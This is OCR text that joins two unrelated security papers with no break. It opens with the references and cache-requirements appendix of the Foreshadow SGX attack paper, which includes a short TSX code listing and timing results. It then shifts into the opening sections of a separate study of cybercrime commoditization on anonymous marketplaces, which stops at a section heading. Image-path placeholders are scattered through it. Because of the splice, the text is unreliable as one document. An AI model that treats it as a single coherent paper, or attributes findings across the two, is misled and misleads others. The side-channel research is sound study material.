[7] CHEN, G., CHEN, S., XIAO, Y., ZHANG, Y., LIN, Z., AND LAI, T. H. Sgxpectre attacks: Leaking enclave secrets via speculative execution. *arXiv preprint arXiv:1802.09085* (2018).

[8] CHEN, G., WANG, W., CHEN, T., CHEN, S., ZHANG, Y., WANG, X., LAI, T.-H., AND LIN, D. Racing in hyperspace: Closing hyper-threading side channels on sgx with contrived data races. In *Proceedings of the IEEE Symposium on Security and Privacy* (2018), IEEE.

[9] CHEN, S., ZHANG, X., REITER, M. K., AND ZHANG, Y. Detecting privileged side-channel attacks in shielded execution with déjà vu. In *Proceedings of the 2017 Asia Conference on Computer and Communications Security* (2017), Asia CCS '17, ACM, pp. 7–18.

[10] COSTAN, V., AND DEVADAS, S. Intel SGX explained. Cryptology ePrint Archive, Report 2016/086, 2016.

[11] COSTAN, V., LEBEDEV, I., AND DEVADAS, S. Sanctum: Minimal hardware extensions for strong software isolation. In *Proceedings of the 25th USENIX Security Symposium* (2016), USENIX Association.

[12] DALL, F., DE MICHELI, G., EISENBARTH, T., GENKIN, D., HENINGER, N., MOGHIMI, A., AND YAROM, Y. Cachequote: Efficiently recovering long-term secrets of sgx epid via cache attacks. *IACR Transactions on Cryptographic Hardware and Embedded Systems 2018*, 2 (2018), 171–191.

[13] EVTYUSHKIN, D., RILEY, R., ABU-GHAZALEH, N. C., PONOMAREV, D., ET AL. Branchscope: A new side-channel attack on directional branch predictor. In *Proceedings of the 23th International Conference on Architectural Support for Programming Languages and Operating Systems* (2018), ACM, pp. 693–707.

[14] FERRAIUOLO, A., BAUMANN, A., HAWBLITZEL, C., AND PARNO, B. Komodo: Using verification to disentangle secure-enclave hardware from software. In *Proceedings of the 26th Symposium on Operating Systems Principles* (2017), ACM.

[15] FOGH, A. Negative result: Reading kernel memory from user mode. `https://cyber.wtf/2017/07/28/`, July 2017.

[16] GE, Q., YAROM, Y., COCK, D., AND HEISER, G. A survey of microarchitectural timing attacks and countermeasures on contemporary hardware. *Journal of Cryptographic Engineering 8*, 1 (2018), 1–27.

[17] GÖTZFRIED, J., ECKERT, M., SCHINZEL, S., AND MÜLLER, T. Cache attacks on intel sgx. In *Proceedings of the 10th European Workshop on Systems Security* (New York, NY, USA, 2017), EuroSec'17, ACM, pp. 2:1–2:6.

[18] GRUSS, D., LETTNER, J., SCHUSTER, F., OHRIMENKO, O., HALLER, I., AND COSTA, M. Strong and efficient cache side-channel protection using hardware transactional memory. In *USENIX Security Symposium* (2017).

[19] GRUSS, D., LIPP, M., SCHWARZ, M., FELLNER, R., MAURICE, C., AND MANGARD, S. Kaslr is dead: long live kaslr. In *International Symposium on Engineering Secure Software and Systems* (2017), Springer, pp. 161–176.

[20] GRUSS, D., MAURICE, C., FOGH, A., LIPP, M., AND MANGARD, S. Prefetch side-channel attacks: Bypassing smap and kernel aslr. In *Proceedings of the 2016 ACM Conference on Computer and communications security* (2016), ACM, pp. 368–379.

[21] GUERON, S. A memory encryption engine suitable for general purpose processors. *IACR Cryptology ePrint Archive* (2016), 204.

[22] GYSELINCK, J., VAN BULCK, J., PIESSENS, F., AND STRACKX, R. Off-limits: Abusing legacy x86 memory segmentation to spy on enclaved execution. In *Publication at the 2018 International Symposium on Engineering Secure Software and Systems (ESSoS'18)* (June 2018), LNCS, Springer. (in print).

[23] HÄHNEL, M., CUI, W., AND PEINADO, M. High-resolution side channels for untrusted operating systems. In *2017 USENIX Annual Technical Conference* (2017), ATC '17, USENIX Association.

[24] HORN, J. Reading privileged memory with a side-channel. `https://googleprojectzero.blogspot.com/2018/01/`, January 2018.

[25] INTEL. `https://sawtooth.hyperledger.org/docs/core/releases/latest/introduction.html`.

[26] INTEL. *Intel 64 and IA-32 architectures optimization reference manual*, December 2017.

[27] INTEL. *Intel 64 and IA-32 Architectures Software Developer's Manual – Combined Volumes*, December 2017.

[28] INTEL. *Intel Software Guard Extensions SDK for Linux OS: Developer Reference*, November 2017.

[29] INTEL. *Intel Analysis of Speculative Execution Side Channels*, January 2018. Reference no. 336983-001.

[30] INTEL. *Intel Software Guard Extensions (SGX) SW Development Guidance for Potential Edger8r Generated Code Side Channel Exploits*, March 2018. Revision 1.0.

[31] INTEL. *Retpoline: A Branch Target Injection Mitigation*, February 2018. Reference no. 337131-001.

[32] INTEL. *Speculative Execution Side Channel Mitigations*, May 2018. Reference no. 336996-002.

[33] JOHNSON, S. Intel SGX and side-channels. `https://software.intel.com/en-us/articles/intel-sgx-and-side-channels`, March 2017.

[34] JOHNSON, S., SCARLATA, V., ROZAS, C., BRICKELL, E., AND MCKEEN, F. Intel® software guard extensions: Epid provisioning and attestation services. *White Paper 1* (2016), 1–10.

[35] KAPLAN, D., POWELL, J., AND WOLLER, T. Amd memory encryption. *White paper* (2016).

[36] KOCHER, P., GENKIN, D., GRUSS, D., HAAS, W., HAMBURG, M., LIPP, M., MANGARD, S., PRESCHER, T., SCHWARZ, M., AND YAROM, Y. Spectre attacks: Exploiting speculative execution. *arXiv preprint arXiv:1801.01203* (2018).

[37] KRZANICH, B. Intel (intc) ceo brian krzanich on q4 2017 results. `https://seekingalpha.com/article/4140338-intel-intc-ceo-brian-krzanich-q4-2017-results-earnings-call-transcript`, January 2018.

[38] LEE, J., JANG, J., JANG, Y., KWAK, N., CHOI, Y., CHOI, C., KIM, T., PEINADO, M., AND KANG, B. B. Hacking in darkness: Return-oriented programming against secure enclaves. In *USENIX Security* (2017), pp. 523–539.

[39] LEE, S., SHIH, M.-W., GERA, P., KIM, T., KIM, H., AND PEINADO, M. Inferring fine-grained control flow inside SGX enclaves with branch shadowing. In *Proceedings of the 26th USENIX Security Symposium* (August 2017), USENIX Association.

[40] LIPP, M., SCHWARZ, M., GRUSS, D., PRESCHER, T., HAAS, W., MANGARD, S., KOCHER, P., GENKIN, D., YAROM, Y., AND HAMBURG, M. Meltdown. *arXiv preprint arXiv:1801.01207* (2018).

[41] MAENE, P., GÖTZFRIED, J., DE CLERCQ, R., MÜLLER, T., FREILING, F., AND VERBAUWHEDE, I. Hardware-based trusted computing architectures for isolation and attestation. *IEEE Transactions on Computers*, 99 (2017).

[42] MAISURADZE, G., AND ROSSOW, C. Speculose: Analyzing the security implications of speculative execution in cpus. *arXiv preprint arXiv:1801.04084* (2018).

[43] MCKEEN, F., ALEXANDROVICH, I., BERENZON, A., ROZAS, C. V., SHAFI, H., SHANBHOGUE, V., AND SAVAGAONKAR, U. R. Innovative instructions and software model for isolated execution. In *Proceedings of the 2nd International Workshop on Hardware and Architectural Support for Security and Privacy* (2013), ACM.

[44] MOBILECOIN. Mobilecoin. `https://www.mobilecoin.com/whitepaper-en.pdf`, December 2017.

[45] MOGHIMI, A., EISENBARTH, T., AND SUNAR, B. Memjam: A false dependency attack against constant-time crypto implementations. *arXiv preprint arXiv:1711.08002* (2017).

[46] MOGHIMI, A., IRAZOQUI, G., AND EISENBARTH, T. Cachezoom: How SGX amplifies the power of cache attacks. In *Conference on Cryptographic Hardware and Embedded Systems* (2017), CHES '17.

[47] MÜHLBERG, J. T., AND VAN BULCK, J. Reflections on post-Meltdown trusted computing: A case for open security processors. *;login: the USENIX magazine Vol. 43*, No. 3 (Fall 2018). to appear.

[48] NOORMAN, J., VAN BULCK, J., MÜHLBERG, J. T., PIESSENS, F., MAENE, P., PRENEEL, B., VERBAUWHEDE, I., GÖTZFRIED, J., MÜLLER, T., AND FREILING, F. Sancus 2.0: A low-cost security architecture for IoT devices. *ACM Transactions on Privacy and Security (TOPS)* (2017).

[49] O'KEEFFE, D., MUTHUKUMARAN, D., AUBLIN, P.-L., KELBERT, F., PRIEBE, C., LIND, J., ZHU, H., AND PIETZUCH, P. Sgxspectre. https://github.com/lsds/spectre-attack-sgx, 2018.

[50] OPEN WHISPER SYSTEMS. `https://signal.org/blog/private-contact-discovery/`.

[51] SCHWARZ, M., WEISER, S., GRUSS, D., MAURICE, C., AND MANGARD, S. Malware guard extension: Using sgx to conceal cache attacks. In *14th International Conference on Detection of Intrusions and Malware, and Vulnerability Assessment* (July 2017), DIMVA'17.

[52] SEO, J., LEE, B., KIM, S., AND SHIH, M.-W. SGX-Shield: Enabling address space layout randomization for sgx programs. In *Proceedings of the 2017 Network and Distributed System Security Symposium (NDSS 2017)* (Feb. 2017).

[53] SHIH, M.-W., LEE, S., KIM, T., AND PEINADO, M. T-SGX: Eradicating controlled-channel attacks against enclave programs. In *Proceedings of the 2017 Network and Distributed System Security Symposium (NDSS 2017)* (Feb. 2017).

[54] STRACKX, R., AND PIESSENS, F. The heisenberg defense: Proactively defending sgx enclaves against page-table-based side-channel attacks. *arXiv preprint arXiv:1712.08519* (Dec. 2017).

[55] TOMASULO, R. M. An efficient algorithm for exploiting multiple arithmetic units. *IBM Journal of research and Development 11*, 1 (1967), 25–33.

[56] TRAMER, F., ZHANG, F., LIN, H., HUBAUX, J.-P., JUELS, A., AND SHI, E. Sealed-glass proofs: Using transparent enclaves to prove and sell knowledge. In *2nd IEEE European Symposium on Security and Privacy (Euro S&P)* (2017), IEEE.

[57] VAN BULCK, J., PIESSENS, F., AND STRACKX, R. SGX-Step: A practical attack framework for precise enclave execution control. In *Proceedings of the 2nd Workshop on System Software for Trusted Execution* (2017), SysTEX'17, ACM, pp. 4:1–4:6.

[58] VAN BULCK, J., WEICHBRODT, N., KAPITZA, R., PIESSENS, F., AND STRACKX, R. Telling your secrets without page faults: Stealthy page table-based attacks on enclaved execution. In *Proceedings of the 26th USENIX Security Symposium* (August 2017), USENIX Association.

[59] WEICHBRODT, N., KURMUS, A., PIETZUCH, P., AND KAPITZA, R. Asyncshock: exploiting synchronisation bugs in Intel SGX enclaves. In *European Symposium on Research in Computer Security* (2016), ESORICS '16, Springer.

[60] XU, Y., CUI, W., AND PEINADO, M. Controlled-channel attacks: Deterministic side channels for untrusted operating systems. In *36th IEEE Symposium on Security and Privacy* (May 2015), IEEE.

[61] YAROM, Y., AND FALKNER, K. Flush+reload: A high resolution, low noise, L3 cache side-channel attack. In *23rd USENIX Security Symposium* (2014), USENIX Association, pp. 719–732.

# A Foreshadow's Cache Requirements

In this appendix, we provide experimental evidence that Foreshadow requires enclaved data to be present in the L1 CPU cache. We attribute this condition to SGX's microarchitectural implementation, for previous Meltdown-type exploits targeting hierarchical kernel memory, do *not* have such strict caching requirements.

**Placing Secrets at Specific Cache Levels.** We rely on Intel's Transactional Synchronization eXtensions (TSX) to ensure that secrets only reside in the L2 and L3 cache levels, but not in L1. Particularly, we abuse that after a TSX transaction has started writes are cached in the L1 cache, without being propagated down to L2 and L3. When a transaction aborts and needs to be rolled back, all cache lines in the write set are simply marked invalid in the L1 cache. Future references to these addresses only hit the L2 cache, which still holds their original value.

Listing 3 displays how we leverage this mechanism to ensure that the secret is only present in the L2 and L3 caches. At Line 3 we start a new transaction. Next the secret is modified to ensure its updated value is located in the L1 cache. When finally the transaction is aborted, the L1 cache line holding the secret is marked as invalid, but the corresponding L2/L3 cache lines remain unaffected. Execution is rolled back to Line 3 where from a programmer's perspective `rtm_begin()` returned $-1$ immediately. The `mfence` instructions ensure that memory accesses cannot be reordered.

**Verifying Cache Levels.** As enclave memory is exclusively accessible to the enclave, we rely on a carefully crafted benchmark enclave that places a secret at the intended cache level. Unfortunately returning execution control from the enclave (`eexit`), may inadvertently evict

```
void load_in_L2( uint64_t *secret ) {
  asm volatile ( "mfence\n" );
  if ( rtm_begin() == 0 ) {
    *(secret) += 1;
    rtm_abort();
  }
  asm volatile ( "mfence\n" );
}
```

Listing 3: We evict secrets from the L1 cache by including them in the write set of an aborted TSX transaction.

enclave secrets to secondary cache levels or even to main memory. To detect such events, we confirm their current cache level after every attack iteration.

Verifying at which level enclave data is currently cached is challenging. SGX's abort page semantics prevent us from directly measuring the access times of enclave data: we did not observe any timing difference between accessing cached and non-cached secrets from outside the enclave. Moving such cache verification code into the enclave, on the other hand, is infeasible as `rdtsc` instructions cannot be executed in enclave mode on SGXv1 machines [27]. We therefore resort to creating a debug benchmark enclave and measure access times of reading enclave data through the `edbgrd` instruction. As `edbgrd` may inadvertently move enclave data to caches closer to the processor, we only perform this additional verification step *after* the actual Foreshadow attack attempt.

We carefully benchmarked the access times for enclave secrets residing in L1, L2, and main memory. Table 1 displays the median timing results for 100,000 runs. As expected, accessing enclave secrets in the L1 cache is only slightly faster than when they need to be fetched from the second-level L2 cache. This timing difference (6 cycles) is furthermore identical to L1/L2 cache hits of non-enclave memory. When SGX memory needs to be fetched from main memory, however, it needs to be decrypted by the memory encryption engine which adds significant additional latency.

**Experimental Setup.** As we are only interested in whether the attack variations succeed, not their bandwidth, we made some changes to our attack setting. Each attack operates in a guess/verify fashion; for every 256 possible values of the secret byte, we performed 100,000 Foreshadow rounds. Each round starts by first entering the benchmark enclave to explicitly place the secret at the desired cache level. After Foreshadow's transient execution phase, a single oracle slot (the current guess) is reloaded to receive the output of the transient instruction sequence. Finally we verify whether the enclave secret is still located at its intended cache level by measuring `edbgrd` timing. Any attack results from inadvertently evicted enclave secrets are discarded.

Table 1: Access times for enclave and non-enclave memory at various cache levels (median over 100,000 runs).

| Cache event | Unprotected (cycles) | `edbgrd` (cycles) |
|---|---|---|
| L1 cache hit | 40 | 1,400 |
| L2 cache hit | 46 | 1,406 |
| Cache miss | 238 | 1,734 |

**Success Rates.** We first execute the Foreshadow-L1 attack 100,000 times against an enclave secret residing in the L1 cache. When we observe `edbgrd` timings larger than 1,405 cycles after the attack attempt, we assume the secret must have been evicted from the L1 cache and discard the result. For *every* of the remaining 96,594 attack rounds, we successfully received the secret.

We repeated the same test for enclave secrets residing in the L2 cache. This time, we discarded results with `edbgrd` timings exceeding 1,408 ticks after the attack. Out of the 98,610 remaining attack attempts, *none* succeeded in speculatively loading a secret-dependent oracle buffer slot in the transient execution phase.

To rule out the possibility that the transient instructions may need more attempts to elevate the enclave secret from the L2 to the L1 cache, we ran the same benchmark with 1,000 repeated transient executions before actually reloading the oracle buffer. This severely reduced the number of accepted attack attempt down to 10,205. Still, *all* Foreshadow-L2 attack attempts failed.

**Conclusions.** As long as enclave secrets reside in the L1 cache, we observe 100% success rates. Even though L2 cache accesses only take a mere 6 cycles longer, the success rates sharply drop to zero. The Meltdown [40] attack to extract supervisor data does *not* suffer from such a hard limit, and has even been successfully applied to read kernel secrets directly from main memory. When applying Foreshadow against kernel data, we could indeed trivially extract kernel secrets from the L2 cache without noticing a significant success rate drop.

We conclude that both Meltdown and Foreshadow exploit a similar race condition vulnerability in the CPU's out-of-order pipeline behavior, but Intel SGX's abort page semantics apparently have a profound microarchitectural impact. Attack conditions are much more stringent to breach enclave than kernel isolation.

# Plug and Prey? Measuring the Commoditization of Cybercrime via Online Anonymous Markets

Rolf van Wegberg[1], Samaneh Tajalizadehkhoob[1], Kyle Soska[2], Ugur Akyazi[1], Carlos Gañán[1], Bram Klievink[1], Nicolas Christin[2], and Michel van Eeten[1]

[1]Department of Multi-Actor Systems, Delft University of Technology
{R.S.vanWegberg, S.T.Tajalizadehkhoob, U.Akyazi, C.HernandezGanan, A.J.Klievink, M.J.G.vanEeten} @tudelft.nl
[2]CyLab Security and Privacy Institute, Carnegie Mellon University
{ksoska, nicolasc} @cmu.edu

## Abstract

Researchers have observed the increasing commoditization of cybercrime, that is, the offering of capabilities, services, and resources as commodities by specialized suppliers in the underground economy. Commoditization enables outsourcing, thus lowering entry barriers for aspiring criminals, and potentially driving further growth in cybercrime. While there is evidence in the literature of specific examples of cybercrime commoditization, the overall phenomenon is much less understood. Which parts of cybercrime value chains are successfully commoditized, and which are not? What kind of revenue do criminal business-to-business (B2B) services generate and how fast are they growing?

We use longitudinal data from eight online anonymous marketplaces over six years, from the original Silk Road to AlphaBay, and track the evolution of commoditization on these markets. We develop a conceptual model of the value chain components for dominant criminal business models. We then identify the market supply for these components over time. We find evidence of commoditization in most components, but the outsourcing options are highly restricted and transaction volume is often modest. Cash-out services feature the most listings and generate the largest revenue. Consistent with behavior observed in the context of narcotic sales, we also find a significant amount of revenue in retail cybercrime, i.e., business-to-consumer (B2C) rather than business-to-business. We conservatively estimate the overall revenue for cybercrime commodities on online anonymous markets to be at least US $15M between 2011-2017. While there is growth, commoditization is a spottier phenomenon than previously assumed.

## 1 Introduction

Many scientific studies and industry reports have observed the emergence of cybercrime-as-a-service models, also referred to as the "commoditization of cybercrime." The idea is that specialized suppliers in the underground economy cater to criminal entrepreneurs in need of certain capabilities, services, and resources [23, 33, 39, 42]. Commoditization allows these entrepreneurs to substitute specialized technical knowledge with "knowing what to buy" - that is, outsourcing parts of the criminal value chain. The impact of this trend could be dramatic: Commoditization substantially lowers entry barriers for criminals, which is hypothesized to accelerate the growth of cybercrime. Prior work found strong evidence for specific cases of commoditization: booters offering DDoS services [29], suppliers in "pay-per-install" markets distributing malware [13], and exploit kit developers supplying "drive-by" browser compromises [22]. The overall pattern is much less clear, however, as not all cybercrime components are equally amenable to outsourcing [21].

This paper answers two core questions: Which parts of cybercrime value chains are successfully commoditized and which are not? What kind of revenue do these criminal business-to-business services generate and how fast are they growing? Addressing these questions requires that we properly define and scope the concept of commoditization. To do so, we turn to transaction cost economics (TCE). We argue that the characteristics of commodities are highly congruent with the characteristics of online anonymous marketplaces. More precisely, the one-shot, anonymous purchases these markets support require suppliers to offer highly commoditized offerings. Conversely, if cybercrime offerings can be commoditized, online anonymous markets should be a highly attractive place to sell them. Indeed, these platforms can reach a large audience and provide risk management services for criminals, e.g., by protecting their anonymity, and featuring reputation systems to root out fraudulent sales and shield sellers from risky interactions with buyers.

While data from online anonymous marketplaces provides a unique opportunity to track the evolution of

commoditization, we are not arguing that these marketplaces provide a complete picture. They do not have a monopoly, of course. In fact, certain types of commoditized offerings are not suited for trading on these marketplaces, e.g., affiliate programs, subscription-based offerings, or services requiring a rich search interface may be better served by alternative distribution channels [26,48]. Yet, on balance, the congruence of commoditized forms of cybercrime and online anonymous markets means that the evolution of commodizitation should be clearly observable on those markets.

We analyze longitudinal data on the offerings and transactions from eight online anonymous marketplaces, collected between 2011 and 2017. We first present a conceptual model of the value chain components in dominant criminal business models, and develop a classifier to map cybercrime-related listings across all markets to these components. This allows us to track trends in vendors, offerings and transaction volumes. We then discuss the type of offerings to assess to what extent each component can be outsourced - i.e., to what extent it is successfully commoditized. In short, we make the following contributions:

- We present the first comprehensive empirical study of the commoditization of cybercrime on online anonymous markets. We analyze 44,000 listings and over 564,000 transactions across eight marketplaces. We draw on data from prior work [40] and newly collected data on AlphaBay.
- We find commoditized business-to-business offerings for most value chain components, though many of them are niche products with only modest transaction volumes. Cash-out services contain the most listings and generate the largest revenue. We estimate the lower bound of overall B2B revenue to be around $2 million in 2016 and over $8 million for the whole period.
- We also uncover a surprising amount of revenue in retail cybercrime – that is, business-to-consumer sales rather than business-to-business, similar to the patterns observed for drug sales. The lower-bound estimate for 2016 is over $1 million and nearly $7 million for the whole period.
- We demonstrate that commoditization is a more spotty phenomenon than previously assumed. The lack of strong growth in transactions suggests that bottlenecks remain in outsourcing critical parts of criminal value chains.

The rest of this paper is structured as follows. Section 2 defines transaction cost economics, and discusses how the concept applies to cybercrime commoditization.





Figure 1: **Contracting scheme in the TCE framework.**

Section 3 describes the demand of cybercrime outsourcing. Section 4 presents our measurement methodology. Section 5 lays down our classification analysis, and section 6 identifies the best-selling clusters of cybercrime components. Section 7 discusses our findings, and Section 8 connects our work to earlier contributions. Section 9 concludes.

## 2 Commoditization and anonymous marketplaces

With outsourcing, entrepreneurs can decide to either "make" or "buy" each component of the value chain. Transaction cost economics (TCE) is a mature economic theory that seeks to explain under what conditions economic activity is organized in markets (buy) and when it is vertically integrated (make) – i.e., the entrepreneur develops the component himself or brings someone with that capability into the enterprise. Here, we apply TCE to the context of cybercrime to predict if and when outsourcing takes place.

Williamson [47] distinguishes several asset characteristics that determine if and how outsourcing will occur, as shown in Figure 1. $A$, $B$, and $C$ are various forms of outsourcing and $D$ is vertical integration. Factors such as asset specificity, frequency and uncertainty separate the underlying transactions [45]. $k$ is a measure of asset specificity, referring to the degree to which a product or service is specific to e.g., a vendor, location, control over resources, etc. A key characteristic of commodities is that they are "fungible", meaning that different offerings of it are mutually interchangeable ($k = 0$) – i.e., a booter is a booter [29, 31] – and subject to vendor competition [18]. In commodity markets, buyers can easily turn to other suppliers, and suppliers can sell to other buyers, reducing possible hazards. The more specific an asset is ($k > 0$), the more investments are specialized to a particular transaction.

The second factor, $s$, refers to contractual safeguards. Transactions where investments are exposed to unrelieved contractual hazards ($s = 0$) will not be traded pub-

licly (i.e., anonymous online marketplaces such as Silk Road or AlphaBay are a poor fit), but on smaller, "invite-only" markets where trust relations are forged among specialized insiders, anonymity is not absolute, and escrow services are less prominent [36]. When $s > 0$, contracts with transaction-specific safeguards are in place.

Commodities are sold via unassisted markets ($A$). These markets incentivize sellers to reduce asset specificity as much as possible, hence commoditizing the offering. The efficiency gains also work in the other direction: those who offer goods or services that can be commoditized would use these markets to sell them and benefit from the wide reach and high frequency of transactions, without being exposed to risky direct interaction and coordination with buyers.

In terms of TCE, online anonymous marketplaces are unassisted markets – i.e., they are the place to go for commoditized cybercrime. Anonymous markets reduce uncertainty risks through escrow mechanisms, review systems and strict rules enforced by a market administrator [15,40]. For transactions where $k = 0$, "no specific assets are involved and the parties are essentially faceless" [46, p. 20], which is precisely the case for anonymous markets. Complex components such as highly customized malware are more likely to be self-supplied or delivered under special contracts, while frequently used, standardized components, like DDoS-services, would be supplied more efficiently by the unassisted market. TCE tells us that the organization of criminal activities will be guided primarily by the relative costs of completing illegal transactions within the market [19, p. 28].

Similar to the prominent drugs-trade on anonymous online markets, we expect two type of commodities on these markets: business-to-business (B2B), e.g., wholesale quantities of credit card details, and business-to-consumer (B2C), e.g., a handful of Netflix accounts. We are primarily interested in B2B, as that is the form of commoditization that is the most worrying and speculated to cause a massive growth in cybercrime, though we will also report the main findings for B2C. To assess the degree to which B2B services are commoditized, the next section develops a framework to identify the different value chains where there is demand for commoditized cybercrime.

## 3 Demand for cybercrime outsourcing

To empirically assess the commoditization of cybercrime, we first need to establish what capabilities, services and resources criminal entrepreneurs actually need. This provides us with a framework against which to evaluate where commodities are available to meet this demand and where they are not – as measured through listings on anonymous marketplaces. Of course, entrepreneurs might demand an endless variety of goods and services. For this reason, we use as our starting point the dominant criminal business models that were identified in prior work. We look at the value chain underlying each business model and synthesize them in a common set of components that entrepreneurs might want to outsource. Our point of departure is Thomas et al. [42]'s inventory of criminal business models. We update and extend this set with models discussed in related research. Table 1 shows this updated overview.

First, we look into the value chain behind spamvertising, which is driven by three resources: a) advertisement distribution b) hosting and click support and c) realization and cash-out [34,42].

Second, extortion schemes, for instance ransomware or fake anti-virus [17] have a value chain that consists of four distinctive resources: a) development of malware b) distribution, by either exploits or (spear)phishing e-mails, c) take-over and "customer service" and d) cash-out [30,42].

Third, click fraud is supported by four similar, general resources: a) development of a website, malware or a JavaScript, b) distribution through botnets, c) take-over by either malware or JavaScript and d) cash-out [32,42].

Fourth, the criminal business model in social engineering scams, such as tech support scams [35], or one-click fraud [16] leans on: a) (optional) development of malware or a malicious app, b) distribution by phishing e-mail or website, or through social engineering, c) take-over and setting-up "customer service," and d) cash-out [35,42]. The boundary between extortion and social engineering scams is fuzzy. Both could well be categorized in the same family. For now, we take the view that extortion (e.g., ransomware) requires development of malware, where social engineering scams do not necessarily rely on anything being installed on the victim's machine (e.g., one-click frauds [16]).

Fifth, cybercriminal fraud schemes, e.g. those enabled by financial malware, build on four general, main resources: a) development and b) distribution of malware or a malicious app, c) take-over, for instance by using web-injects or a RAT,[1] and d) cash-out [42,44].

Sixth, cryptocurrency mining relies on near-similar resources as click fraud: a) the development of malware or JavaScript, b) distribution of malware by botnets or the injection of a JavaScript in a compromised websites, c) the take-over, i.e. mining, and d) cash-out [27,42].

Seventh, the criminal business model that profits from selling stolen credit card details makes use of: a) development of a phishing website, malware or a malicious

[1] Remote Access Tool, i.e., malware that allows a miscreant to remotely access a victim's machine.

Table 1: **Overview of present-day cybercriminal business models**

| Business model | Example Modus Operandi | Source |
|---|---|---|
| Spamvertised products | Selling knock-off products | Levchenko et al. [34], Thomas et al. [42] |
| Extortion | Ransomware | Kharraz et al. [30], Thomas et al. [42] |
| Clickfraud | Hijacked traffic | Kshetri et al. [32], Thomas et al. [42] |
| Social engineering scams | Customer support scams | Miramirkhani et al. [35], Christin et al. [16], Thomas et al. [42] |
| Fraud | Financial malware | Thomas et al. [42], Van Wegberg et al. [44] |
| Mining | Cryptocurrency mining | Huang et al. [27], Thomas et al. [42] |
| Carding | Credit card reselling | Holt [23], Thomas et al. [42] |
| Accounts | Reselling credentials | Holt [23], Thomas et al. [42] |





Figure 2: **Conceptual model of value chains, showing a representation of the financial malware value chain**

apps, b) distribution, c) take-over, i.e. the logging of information, and d) reselling and cashing-out [23, 42].

Last, the resale of non-financial accounts leans on the exact same resources as carding [23, 42].

Looking at these value chains, we can see that some components are common among them. All models relate to at least four main resources: development, distribution, take-over and cash-out. We merge these into a single component that belongs to two or more value chains. We can synthesize all value chains in a overall set of 13 components. Some components, e.g., malware, can be used for more than one main resource. Figure 2 summarizes our conceptual model and the overall demand for B2B services in cybercrime.

# 4 Measurement methodology

Our measurement methodology consists of 1) collecting and parsing data on listings, prices and buyer feedback from eight prominent online anonymous markets, 2) implementing and applying a classifier to the listings to map them to cybercrime components from our conceptual model of value chains (Figure 2) as well as to additional categories of B2C cybercrime, and 3) using Latent Dirichlet Allocation (LDA, [10]) to identify the best-selling clusters of listings and compare their offerings to the capabilities, resources and services needed for each component of the conceptual model.

## 4.1 Data collection

We first leveraged the parsed and analyzed dataset of Soska and Christin [40] to obtain information about item listings and reviews on several prominent online anonymous marketplaces. For each of the over 230,000 item listings, the data include (but are not limited to) titles, descriptions, advertised prices, item-vendor mapping, category classification, shipping restrictions and various timestamps. Additionally, each item listing contains feedback that has been proven to be a reasonable proxy for sales [15, 40]. Each piece of feedback contains a message, a numerical score, and a timestamp.

We then extended this data with an additional 16 complete snapshots of AlphaBay that we collected from May 30, 2016 to May 26, 2017, just two months before its closure in July 2017 [4]. Table 2 summarizes the dataset. We merged the new AlphaBay scrapes with the existing dataset by first parsing out the same supported fields and then running a compatible analysis using the categorical classifier from Soska and Christin [40].[2] AlphaBay is important since, according to the FBI [4], by the time of its closure, it had featured over 100,000 listings for stolen and fraudulent documents, counterfeits, and malware in particular. The US Department of Justice (DoJ) also claims that AlphaBay was the largest single online anonymous marketplace ever taken down [3].

As an important data processing note, some vendors set "holding prices" to their listings when the product or service they are selling is out of stock. Instead of removing the listing, these vendors increase the price (astronomically) to prevent buyers trying to buy their product. Soska and Christin [40] developed a heuristic that corrects these holding prices, which we applied in the preprocessing of the parsed and labeled dataset. This limits

[2] Soska and Christin's dataset included 17 snapshots of AlphaBay, dating back to December 2014, that they did not use in their published analysis [40].

Table 2: **Markets crawled**

| Market | First seen | Last seen | # Snapshots |
|---|---|---|---|
| Agora | 2013-12-24 | 2015-02-11 | 161 |
| Alphabay | 2014-12-31 | 2017-05-26 | 33 |
| Black Market Reloaded | 2012-11-21 | 2013-12-04 | 25 |
| Evolution | 2014-01-13 | 2015-02-18 | 43 |
| Hydra | 2014-04-14 | 2014-10-26 | 29 |
| Pandora | 2013-11-02 | 2014-10-13 | 140 |
| Silk Road 1 | 2011-06-21 | 2013-08-19 | 133 |
| Silk Road 2 | 2013-11-27 | 2014-10-29 | 195 |

the potential for errors stemming from falsely assuming a certain holding price was associated with a buy.

## 4.2 Classifying cybercrime listings

Most listings on these marketplaces are related to drugs and other non-cybercrime activities [15, 40]. Our aim is to classify each item listing into one of the 10 categories of cybercrime components from the conceptual framework (Figure 2). Unfortunately, the labels provided by Soska and Christin are not expressive enough to capture these nuanced categories, so we begin by using their labels as a pre-filter and retain only item listings that were identified as being either "Digital goods" or "Miscellaneous" (19% of all listings).

Next, we implemented a Linear Support Vector Machine (SVM) classifier. Manual inspection confirmed our suspicion that the markets also contain retail (B2C) cybercrime offerings, next to wholesale cybercrime offerings. For this reason, we added six product categories to distinguish supply in that part of the market: accounts, custom requests, fake documents, guides and tutorials, pirated goods, and vouchers. A final category, namely, "other", captures the listings that did not fit anywhere else (e.g., scanned legal documents). The classifier is initially trained and evaluated on a sample of listings ($n = 1,500$) from all the markets, where ground truth is created via manual labeling.

Table 3: **"Digital Goods" & "Miscellaneous" Listings**

| Market | # Listings | # Vendors | Total revenue |
|---|---|---|---|
| Agora | 3,240 | 526 | $ 1,818,991 |
| Alphabay | 21,350 | 3,055 | $ 13,471,406 |
| Black Market Reloaded | 2,069 | 386 | $ 685,108 |
| Evolution | 9.551 | 1.002 | $ 6,125,136 |
| Hydra | 377 | 28 | $ 242,230 |
| Pandora | 1,204 | 169 | $ 394,306 |
| Silk Road 1 | 4,053 | 645 | $ 2,239,436 |
| Silk Road 2 | 2,734 | 441 | $ 4,455,339 |

## 4.3 Ground truth

